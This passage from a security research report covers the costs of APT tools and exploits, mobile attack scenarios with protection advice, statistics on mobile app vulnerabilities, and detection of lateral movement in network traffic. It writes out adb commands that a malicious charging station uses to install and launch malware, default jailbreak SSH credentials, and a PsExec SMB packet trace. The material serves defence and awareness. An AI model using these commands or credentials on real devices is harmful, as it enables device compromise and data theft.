Utilities most commonly used by attackers: PsExec, ProcDump, PsList, SDelete

Examples of groups: APT29, Leafminer, OilRig

# \$10,000

cost of exploit for escalating OS privileges




Figure 6. Privilege escalation exploits for sale

Exploiting zero-day vulnerabilities is a tried-and-true technique used by cyberespionage groups. In one such case, TEMP.Reaper exploited a zero-day vulnerability in Adobe Flash ([bit.ly/2UqJtJw](http://bit.ly/2UqJtJw)). The flaw, now catalogued under number CVE-2018-4878, has a publicly available exploit. Another zero-day vulnerability (CVE-2018-15982) in Adobe Flash was exploited in a cyberspy APT attack against a state-run outpatient clinic in Russia ([bit.ly/395pLHa](http://bit.ly/395pLHa)). It is difficult to estimate the cost of an exploit for an unknown vulnerability. However, the cost of an exploit for a zero-day vulnerability in Adobe Acrobat on the darkweb is rather high.

Attackers can use zero-day vulnerabilities to deliver spyware Trojans. For example, one APT group used zero-day vulnerabilities in Adobe Flash Player (CVE-2017-11292) and Microsoft .NET Framework (CVE-2017-8759) to deliver FinSpy malware. Also known as FinFisher, the FinSpy framework is surveillance software able to spy on users through an infected

# \$130,000

cost of exploit for a zero-day vulnerability in Adobe Acrobat

# \$1.6 million

cost of the FinSpy spyware framework

**\$1,700**

cost of an extended validation (EV) code signing certificate

computer's webcam and microphone, capture chat messages and emails, and steal passwords and other sensitive data. This Trojan is used by the SandCat APT group. Besides its considerable spying abilities, FinSpy employs a number of anti-analysis techniques, including code obfuscation and virtual machine detection. All this makes the work of defenders more difficult and explains why the malware costs a whopping €1.5 million.

Tool sets for entrenchment and lateral movement may cost a financially motivated group from \$30,000 to \$35,000.

An exploit for a single zero-day vulnerability costs tens or even hundreds of thousands of dollars. High prices for exploits do not stop cyberspies. Besides buying exploits, cyberspies have the means to develop their own malware able to bypass antivirus software and detect when it is being run in a sandbox. All this complicates attacker detection and forces companies to use robust security tools and measures to protect sensitive information. Of course, protection will not be effective without around-the-clock monitoring by a skilled security operations center (SOC).

## How much can an APT cost

Besides the software costs discussed already, hackers incur numerous other operational expenses: renting servers, buying domain names, hosting websites, and paying for VPN services, to name a few. Our estimate is that such expenses total approximately \$1,000, which is well below the cost of attack tools ([bit.ly/2Tlo9yf](https://bit.ly/2Tlo9yf)). In this report, we will analyze the main expenses of cybercriminals and illustrate them with data for several actual APT attacks. Our conclusions are based on the cost of similar services and software on the darkweb.

### *Silence*

**\$288,000**

average damage from a successful attack

**\$55,000**

cost of toolkit

In early 2019, we observed a resurgence of the financially motivated group Silence. Let's try to figure out how much an attack by this group could cost to perform. As mentioned already, a monthly subscription to a service for creating malicious attachments would typically cost \$2,500. Silence uses the free Sysinternals Suite plus a number of self-developed tools, including the Silence framework, Atmosphere ATM theft toolkit, and a number of others. Incidentally, our research on the criminal cyberservices market showed that malware for ATMs is the most expensive class of ready-made malware on the darkweb, with prices averaging around \$5,000. After thorough analysis of cyberservices offered on the darkweb, we come up with a ballpark figure of \$55,000 for the starting price of a full set of tools for a financially motivated group like Silence.

### *APT38*

**\$41,000,000**

average damage from a successful attack

**\$500,000+**

cost of an attack

It is more difficult to evaluate the cost of a cyberespionage attack. Zero-day vulnerabilities may cost tens of thousands or even millions of dollars on the darkweb. What's more, hackers sometimes use self-developed malware, which is unique to each group. We do not know how such malware is developed in each particular case, nor how much time and effort it takes to create. Estimating the cost of development is therefore extremely problematic. To put a lower bound on the cost, we took an advertisement for the cheapest custom malware development we could find on the darkweb.

FireEye experts investigated attacks conducted by APT38, another profit-driven group, and found they were similar to cyberespionage campaigns ([bit.ly/2RWVfth](https://bit.ly/2RWVfth)). The group's tools were the same as those used for cyberespionage by TEMP.Hermit. APT38 conducts watering hole attacks at the

penetration stage and burrows into a victim network for an average of 155 days, which is atypically long for attacks aimed at stealing money. The group's arsenal contains 26 unique custom malware families. We estimate that the development cost of such tools exceeds \$500,000.

## Conclusions and recommendations

The tools used by hackers in APT attacks vary considerably depending on motivation. While the cost of attack tools for a financially motivated group is measured in the tens of thousands of dollars, for APT cyberespionage groups the figure is higher by an order of magnitude. At the same time, victims' losses are many times greater than the costs of APT groups.

We recommend that financial organizations actively share information on cyberattacks and indicators of compromise at the industry level. Resources such as FS-ISAC significantly reduce the success rates of cyberattacks on financial institutions. It is also vital to quickly identify attack traces in infrastructure and constantly monitor the network for abnormal activity.

Today's cyberespionage groups tend to use self-developed malware and exploits for zero-day vulnerabilities. Such groups take the time to conduct reconnaissance and prepare unique tools to bypass the target's protection.

Out-of-the-box protection solutions for individual servers or endpoints are hopelessly outclassed. Criminals long ago figured out how to bypass antivirus software, sandboxes, and intrusion detection systems (IDS).

Deep analysis of network traffic, retrospective analysis of security events, user behavior profiling, and access to RAM, processes, and other forensic artifacts allow significantly reducing infrastructure dwell time, making it much harder for attackers to achieve their goals. Of course, no APT protection system can be effective without the support of skilled incident investigation experts.





---

***We recommend that financial organizations actively share information on cyberattacks and indicators of compromise at the industry level***



# Attack scenarios for mobile applications

**Nikolay Anisenya,  
Olga Zinenko**

*Highly sophisticated and multifunctional, mobile devices are at the center of our lives. Many of us are inseparable from our devices. But this dependence expands the surface area for potential attacks. Attackers have a number of ways into your phone—from Wi-Fi and Bluetooth to the speaker and microphone ([bit.ly/32fu14A](http://bit.ly/32fu14A)).*

*In this article, we will outline attack scenarios for mobile devices and applications with the potential to cause data breaches and financial losses.*

## How mobile devices work

Smartphones and tablets function much like desktop and laptop computers. Almost everything is controlled by the operating system. For our purposes here, we will limit ourselves to just Android and iOS, the most popular mobile operating systems. The operating system controls memory and processes, of course, but also peripherals such as the camera, microphone, and Wi-Fi module. Some modern devices also have components isolated from the OS for performing biometric authentication, storing cryptographic keys, and performing cryptographic operations: these components go by such names as "secure enclave," "secure element," or "trusted execution environment." The OS also provides the environment for client applications installed by the user.

## How mobile applications work

Unlike desktop apps, each application in Android and iOS is sandboxed. On Android, each application has a separate user; iOS has its applications placed in containers. Memory access between different applications is forbidden at the OS level. On both Android and iOS, applications generally cannot access each other's data. Instead, developers must explicitly implement mechanisms for allowing data access between applications: for example, when passing a PDF file to a chat app or passing an image to a photo editor. Android apps have a special shared access directory (`/sdcard`). Any application can write, read, and change the files stored in this directory.

Both iOS and Android allow applications to interact with each other via inter-process communication. On iOS, the easiest and most convenient method for inter-process communication is via `appscheme://` links. An application registers itself in the system as a scheme handler and can receive data from other applications (mostly from Safari) via these links. On Android, inter-process communication is much more complex and gives developers more freedom of implementation. There are four main types of components that can participate in inter-process communication: Activity (windows users work with); Service (background processes, such as playing music); BroadcastReceiver (broadcast message receivers that wait for an event to take place); and ContentProvider (file and local database interfaces). On Android, inter-process communication is protected by the following security mechanisms:

- Private components can be addressed only from within the app.
- Public components can require the permission that the message sender must have.
- A receiver component may also need to have permission to receive an inter-process message.

## Attack surface

By "attack surface" we mean all potential points of entry that attackers could exploit (in any given threat model) to interact with a mobile device or application. Almost all attacks can be categorized by how the attacker accesses the device. So let's take a look at how attackers could access your smartphone or tablet.



Figure 1. Possible attack vectors

© Positive Technologies

## Physical access

Attackers can gain physical access to your device if it has been lost or stolen, taken to a service center for repairs, or connected to a charger via USB. In all such cases, attackers may try to access your data.

## Malicious application

Oftentimes, users themselves install malicious applications downloaded from dodgy sources. Sometimes malware can be downloaded even from official app stores, such as Google Play ([bit.ly/2HIL3F](https://bit.ly/2HIL3F)) and Apple's App Store ([bit.ly/32gazVn](https://bit.ly/32gazVn)). Once installed, the app will have the ability to interact with other applications and may be able to access certain stored data, geolocation information, camera, and microphone.

## Communication channel attack

Connecting to an untrusted Wi-Fi network, proxy server, or VPN creates the risk of attacks in the communication channel. These attacks can affect all data, whether sent from the device or from a remote server.

## Remote attacks

Sometimes attackers do not even need to be on the same network, trick the user into installing a malicious app, or steal a smartphone. Once installed and connected to the web, an app can make it possible to obtain access to the device. Attackers can act remotely by using mobile application servers or other services for exploit delivery.

## Server-side attacks

Server-side attacks are special in that attackers do not need access to the device at all. A mobile application server side is often a web application, which means that it may contain the vulnerabilities typical of web applications.<sup>1</sup>




Figure 2. Server-side application vulnerabilities as web vulnerabilities

## Attack scenarios

### Physical access

#### Ways to obtain physical access

##### **Snatching the phone**

The most low-tech way of all: watch the victim and wait until he or she unlocks the phone. Grab the phone from the victim's hands and do not let it get locked again. If police can use this method ([bit.ly/3bTLMe9](https://bit.ly/3bTLMe9)), so can the attackers.

##### **Lost or stolen device**

Attackers who have found a lost smartphone or tablet may try to unlock it, such as with a USB cable, or escalate privileges ([bit.ly/2HGVliM](https://bit.ly/2HGVliM)). Attackers can also read notifications (SMS and banking-related messages) that pop up on the lock screen if they have not been disabled.

##### **Malicious charging station**

The charging station to which you connect your smartphone via USB may turn out less safe than it appears. A charging station can be set to request permission for USB debugging, otherwise stopping charging if permission is not given. The following scenario is especially dangerous for old Android smartphones that do not require user consent for USB connection:

1. A user has a smartphone with Android 4.0 or earlier with enabled USB debugging.
2. The user connects to the charging station via a USB cable.
3. A malicious charging station executes the "adb install malware.apk" command to install a malicious app on the user's device.
4. The station then executes the "adb am start com.malware.app/.MainActivity" command to launch the app.

1. To read about web application vulnerabilities and threats in 2019, see page 194.



5. When launched, the Trojan tries various privilege escalation techniques, obtains root rights, and gains persistence. Now it has access to all stored data, including authentication data for all applications on the phone (usernames, passwords, and tokens) and unlimited access to any running application.

### ***In a service center***

In terms of attacker model, a service center employee is no different from a criminal who has stolen or found your mobile phone. What's more, that employee can plausibly ask you for your device code. The same person can also connect to your device via USB, which forms yet another entry point for a potential attack.

## **What does an attacker do with physical access**

Once in possession of a smartphone or a tablet, an attacker can gain access to nearly all applications installed on the device, including contacts, gallery, email, browser, chat apps, social networks, online stores (where your card information may be saved), and banking applications. The only exception is applications that require additional authentication, such as entering username and password, PIN code, or biometric verification (fingerprint or face recognition). However, our research shows that authentication and authorization flaws accounted for one third of all mobile banking client-side vulnerabilities found in 2019 (see page 50).

Attackers may also try to escalate privileges on the device ("jailbreaking" on iOS or "rooting" on Android). Some exploits allow attackers who do not know the device's PIN code (which users are sometimes asked to reenter even on an unlocked device) to obtain privileges, which means they get unlimited access to the device and all its information, including pictures, videos, contacts, and insecurely saved payment cards. In some cases, rooting or jailbreaking allows attackers to access your banking account even if it is protected by a PIN code or biometric authentication. This depends on how well the banking app you use actually implements the authentication method in question.

## **Additional requirements for physical access attacks**

Let's think about what would make life easier for an attacker with physical access to your device:

1. Device has been rooted (Android) or jailbroken (iOS). Data suggests that about 8 percent of iOS users and 27 percent of Android users have jailbroken or rooted their devices ([bit.ly/38DEyZ3](https://bit.ly/38DEyZ3)). Doing so almost completely disables protection on a device, enabling retrieval of practically any information stored on the device if physical access is obtained. For example, an attacker could connect to a jailbroken iOS phone via the SSH protocol using the default credentials root:alpine. Many jailbreakers fail to change the default password.
2. No PIN code is set. For the sake of convenience, some users disable PIN or password unlock on their devices. Attackers can unlock the device and access almost all installed applications. However, biometric authentication has made the problem less acute.

3. Debugging over USB is enabled (Android). Attackers can access your smartphone via a USB cable even if the phone is protected by a PIN. For example, they can try to make a backup copy of your device, including your contacts, pictures, videos, and data of some applications.
4. Voice assistant is enabled. Oftentimes, virtual assistants (including Google Assistant and Siri) are available from the lock screen. Some applications have voice recognition extensions that allow controlling the device with voice commands to make phone calls, send messages, and more. This capability can be used for pranking or, what is worse, calling paid numbers or conducting social engineering attacks.
5. Lock screen notifications are enabled. Attackers can use one-time passwords from SMS messages or push notifications that pop up on your device's lock screen to log in to your online bank.

---

### ***How to protect yourself***

*Above all, never leave your phone or tablet unattended in public places. Set a password to unlock the device or enable biometric protection, if possible. Do not jailbreak or root your device. Disable lock screen notifications.*

## **Scenarios of malware attacks**

### **How malware lands on a device**

A Trojan is a malicious application that users install themselves. Malware can come from various sources:

1. Official app stores such as Google Play and the App Store. In rare cases, malware-laden applications can come from official stores, causing damage to users and stealing their personal data. To stand out in app store listings, such applications often have hyperbolic or splashy names such as Super Battery, Turbo Browser, or Virus Cleaner 2019 ([bit.ly/3b1gHFA](https://bit.ly/3b1gHFA)).
2. Non-official websites and third-party app stores. To get malware on an Android phone, it is enough to enable installation from untrusted sources and then download an application's APK file from a rogue website. For iOS, all that is needed is to follow a link in Safari and confirm certificate installation, after which any application in a non-official store will be available for installation directly from the browser. A malicious Wi-Fi router can use this technique to make users install a bad app; users who do not install it are blocked by the router from connecting to the Internet ([bit.ly/32d1bC2](https://bit.ly/32d1bC2)).
3. Users can install applications downloaded from the Internet over USB. To do this, they need to run the "adb install" command (Android) or use Cydia Impactor together with their iCloud account (iOS). In this way, devices often become infected with Trojans advertised as offering jailbreaking or rooting.

4. Android's Google Play Instant technology allows downloading parts of an app by following a link. A malicious application on Google Play can get to a victim's device in just one tap, although the application's privileges will not be extensive as those of full-fledged apps.

## What can malware do on a device

1. Depending on permissions, malware can access device peripherals (camera and microphone) and data such as geolocation and contacts, just like regular apps.
2. Bad apps can also interact with other applications on the device via inter-process communication (IPC/XPC). If apps have vulnerabilities that can be exploited via such interaction, a malicious application may take advantage, especially on Android devices.
3. Once on the victim's device, malware can try to escalate privileges by exploiting vulnerabilities to root or jailbreak the phone. The Trojan can read any data stored on the device, inject itself into any process and modify its execution, and even prevent itself from being removed.

14 %

**of client-side vulnerabilities** are linked to flaws in inter-process communication, most of which were detected in Android applications

## How to protect yourself

*Avoid downloading apps from untrusted sources. Beware when installing applications with suspicious names even from official app stores, since the checks such stores perform cannot be perfect. Keep your OS and applications up to date to protect yourself from attacks targeting known vulnerabilities.*

## Communication channel attacks

### Vulnerabilities in applications

In order to be able to attack from the network, attackers need to perform a man-in-the-middle attack, which makes all traffic between a mobile client and the server pass through the attacker's device. If a device has sufficient protection from MITM attacks, there is nothing to fear. However, applications often have the following types of vulnerabilities useful for attackers attempting man-in-the-middle attacks:

1. When establishing a secure connection, mobile applications normally verify the authenticity of the server certificate. But all too often, developers disable this for convenience during testing and forget to enable it in the release version. The application then accepts any certificate, including the attacker's. Attackers now can read and modify all traffic between the application client and server.
2. Even if the app correctly verifies certificates, attackers could still convince the victim to install a malicious certificate and trust it. In this case, the client application may not notice the spoofing when establishing a connection. In order to spot such spoofing, the server certificate is coded into the application itself—this technology is called certificate pinning. However, some of the components that

29 %

**of mobile applications** either failed to correctly use certificate pinning or lacked it entirely in 2019

require a secure connection to the server might not use certificate pinning. As a result, attackers could access traffic between the client and server.

3. Sometimes, an application can connect securely to the server but contain links to third-party resources that, if opened, will be loaded via the insecure HTTP protocol. This allows attackers in the middle to conduct phishing attacks.

## What attackers can do

Attackers with control of client-server traffic can do the following:

1. Spoof server responses: for example, tamper with bank transactions or conduct a phishing attack.
2. Spoof client requests: for example, change transaction amounts or the recipient's account number.
3. Intercept data, including usernames, passwords, one-time passwords, card information, and transaction history.

Such attacks usually have very serious consequences:

1. Attackers can gain full or partial access to the account using passwords and usernames (whether intercepted or obtained by phishing) or authentication tokens. Whether the access will be full or partial depends in large part on how the one-time password (OTP) mechanism is implemented: which operations require such passwords, whether it is possible to bruteforce them, and so on.
2. Theft of funds as a result of spoofing bank details or obtaining account access.
3. Leakage of transaction history and account balance as a result of passive traffic sniffing or access to the victim's account.

## How to protect yourself

*Never connect to suspicious Wi-Fi networks. Avoid using proxy servers and VPNs that you don't trust with your personal and bank information. Do not install third-party certificates on your device. Most popular chat and social network apps are well protected from such attacks. So if an application suddenly stops working on your current Wi-Fi connection, this may indicate that this network is unsafe and you should disconnect in order not to put other apps (such as your banking app) at risk.*

## Remote attacks

Some mobile application vulnerabilities can be exploited remotely, meaning that attackers do not even need to control traffic between the app and the server. These types of vulnerabilities include:

1. Many applications can handle special links, such as myapp://. Such links, called deeplinks, are present on both Android and iOS. Following a deeplink in a browser, mail, or chat app may open the app for handling such links. The entire link, including its parameters, is passed to that app. Consequences depend heavily on the

One third

of mobile applications

handle deeplinks incorrectly



application logic: this could be a relatively harmless action impersonating the user or, much worse, full control over the victim's account. Mobile devices may handle more usual links, such as `http://` and `https://`, in a similar way. They can be passed to a non-browser application, sometimes even without user confirmation.

As mentioned already, Google Play Instant allows launching instant apps by simply following a link. A malicious application may use this to sneak onto a user's device and allow attackers to remotely exploit vulnerabilities on the phone.

2. However, mobile applications have other vulnerabilities aside from incorrect link handling. Much depends on the application logic. In some cases, vulnerabilities can be exploited without any user interaction: that's how zero-click exploits work. For example, attackers developed an exploit for a vulnerability in WhatsApp ([bit.ly/2SK-TLTo](https://bit.ly/2SK-TLTo)), which allowed them to infect devices with malware just by calling victims.

---

## How to protect yourself

*Timely installation of OS and app updates is the only way to protect yourself.*

## Server-side attacks

Mobile application servers are also vulnerable to attacks. To exploit server-side vulnerabilities, hackers do not need to access user devices at all. Mobile application server sides are often no different from web applications. In most cases, mobile application server sides are even less complicated (a JSON API or XML API) and rarely work with HTML and JavaScript. To attack such a server, hackers normally have to find out how a client application interacts with the server. With information about the entry points, they can try to modify requests in order to find and exploit vulnerabilities.

The most common vulnerability in mobile applications is insufficient brute-force protection (58% of servers versus 24% of web applications affected) and business logic errors (33% of servers compared to only 2% of web apps).

Our research has shown that user data, including payment card information, names, phone numbers, and more, often ends up in hackers' hands. Authentication and authorization flaws allow the attacker to access other users' personal data as a registered user or even without any credentials at all.

## Zero-click attack

is an attack that does not require any interaction from the victim, such as following a link or clicking a button

## 75 %

**of mobile application servers** contained authentication and authorization flaws in 2019

---

### ***How to protect yourself***

*In case of a server-side attack, ordinary users can do little to protect themselves. However, risk can be minimized by using strong passwords and enabling two-factor authentication with one-time passwords for all critical applications where possible.*

## **Conclusions and recommendations**

As we have shown, hackers attack mobile applications and devices from all possible angles. Feasibility of each of these attack scenarios must be carefully considered during application development. Threats and vulnerabilities must be taken into account during development, and at least some protection measures must be implemented at the pre-development (design) stage. This is especially true for financial applications, customer portals, chat software, and other applications involving personal data, payment cards, personal or professional correspondence, and other valuable information.

Developers should ensure implementation of Secure Software Development Lifecycle (SSDL) and regular analysis of the security of their applications. Not only will such measures help to detect potential threats, but they will also train developers to be better at security and thus strengthen the overall level of application protection.

Although developers have a great deal of responsibility for mobile application security, achieving an acceptable level of protection requires a comprehensive and inclusive approach. For users, we have some simple suggestions to help mitigate risks:


- Avoid installing applications that are dubious or from untrusted sources.
- Do not delay updating applications and the OS on your device.
- Do not install untrusted certificates.
- Do not connect to suspicious Wi-Fi networks, proxy servers, VPNs, or USB devices.
- Do not open suspicious links in browsers, chat programs, or social networks.
- Do not root or jailbreak your device.
- Require a PIN or passcode for unlocking your device.
- When possible, use authentication by username and password instead of simplified authentication with a PIN or biometrics.
- Use strong passwords.

# Mobile application vulnerabilities: statistics for 2019

In 2019, we chose 24 fully featured mobile applications (client + server) for our research. Criteria for inclusion were:

- Both Android and iOS clients were available and analyzed for the app in question.
- System owners agreed to use of security assessment results for research purposes.
- The application had been downloaded from official app stores (Google Play and Apple's App Store) more than 500,000 times.


## Client-side vulnerabilities



■ Low  
■ Below average  
■ Average


© Positive Technologies

Figure 3. Level of protection of client applications (percentage of applications)




© Positive Technologies

Figure 4. Vulnerabilities by severity



© Positive Technologies

Figure 5. Average number of vulnerabilities per application



© Positive Technologies

Figure 6. Top 10 vulnerabilities (percentage of applications affected)


## Server-side vulnerabilities



■ Extremely low  
■ Low  
■ Below average  
■ Medium


© Positive Technologies

Figure 7. Security level (percentage of servers)



© Positive Technologies

Figure 8. Vulnerabilities by type



© Positive Technologies

Figure 9. Top 10 server-side vulnerabilities (percentage of applications affected)



ON THE FRONT LINES

# Looking for traces of attacks in **network traffic**

*Ekaterina Kilyusheva*

In a targeted attack, penetrating the local network does not always bring attackers directly to the network segment they want. To find key servers and workstations, they need to perform reconnaissance and establish a series of connections between hosts. Such connections, usually referred to as lateral movement, necessarily leave traces in network traffic. In addition to connections within the network, attackers also need to connect to an external command and control (C2) server. This movement can be traced, which enables detecting the cyberattack in time. Such analysis can also be conducted retrospectively using a saved copy of traffic. Let us take a look at how to find traces of some popular attacker techniques in traffic.

## Analyzing lateral movement

One common method for movement inside the perimeter is remote execution of commands using Windows admin shares and service execution techniques, alongside Windows Management Instrumentation (WMI).<sup>1</sup> These techniques are also at the core of some administration utilities used by attackers, such as psexec and wmiexec from Impacket. With these utilities, attackers can perform various actions, including remote file copies, creation of scheduled tasks, and account discovery. The pass-the-hash technique allows connecting to remote hosts knowing only the user's password hash.

### Windows admin shares

Shared network resources to which only local host administrators have access are useful for lateral movement (Windows admin shares technique). Among these is Inter-Process Communication (IPC\$), which provides a remote procedure call (RPC) interface that allows calling the Service Control Manager (SCM). SCM allows launching, stopping, and interacting with services (service execution technique). Together, the two techniques allow copying an executable file to a remote computer and launching it, and also allow remote command execution via RPC.

Copying and launching of the executable file occur as follows: First, attackers connect to ADMIN\$ (C:\Windows), where they put the file. Next, they connect to IPC\$ and call the SCM interface to create and launch the service that will run the copied file. All this happens on top of the SMB protocol.

---

1. This article uses MITRE ATT&CK terminology.




Figure 1. Accessing ADMIN\$

RPC can work not only on top of SMB, but also on top of pure TCP (without any application-layer protocol). In this case, the sequence of actions is as follows: the attacker connects to IPC\$, calls a service, and sends commands to this service.

*In order to detect connections to shared resources and file transfers in traffic, security pros need to parse SMB and extract transmitted files.*

Destination	Protocol	Length	Info
192.168.202.100	SMB2	306	Negotiate Protocol Response
192.168.202.101	SMB2	232	Negotiate Protocol Request
192.168.202.100	SMB2	306	Negotiate Protocol Response
192.168.202.101	SMB2	413	Session Setup Request
192.168.202.100	SMB2	315	Session Setup Response
192.168.202.101	SMB2	158	Tree Connect Request Tree: \\WIN01\ADMIN\$
192.168.202.100	SMB2	138	Tree Connect Response
192.168.202.101	SMB2	212	Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
192.168.202.100	SMB2	131	Ioctl Response, Error: STATUS_FILE_CLOSED
192.168.202.101	SMB2	346	Create Request File: PSEXESVC.exe
192.168.202.100	SMB2	386	Create Response File: PSEXESVC.exe
192.168.202.101	SMB2	1466	Write Request Len:65536 Off:0 File: PSEXESVC.exe
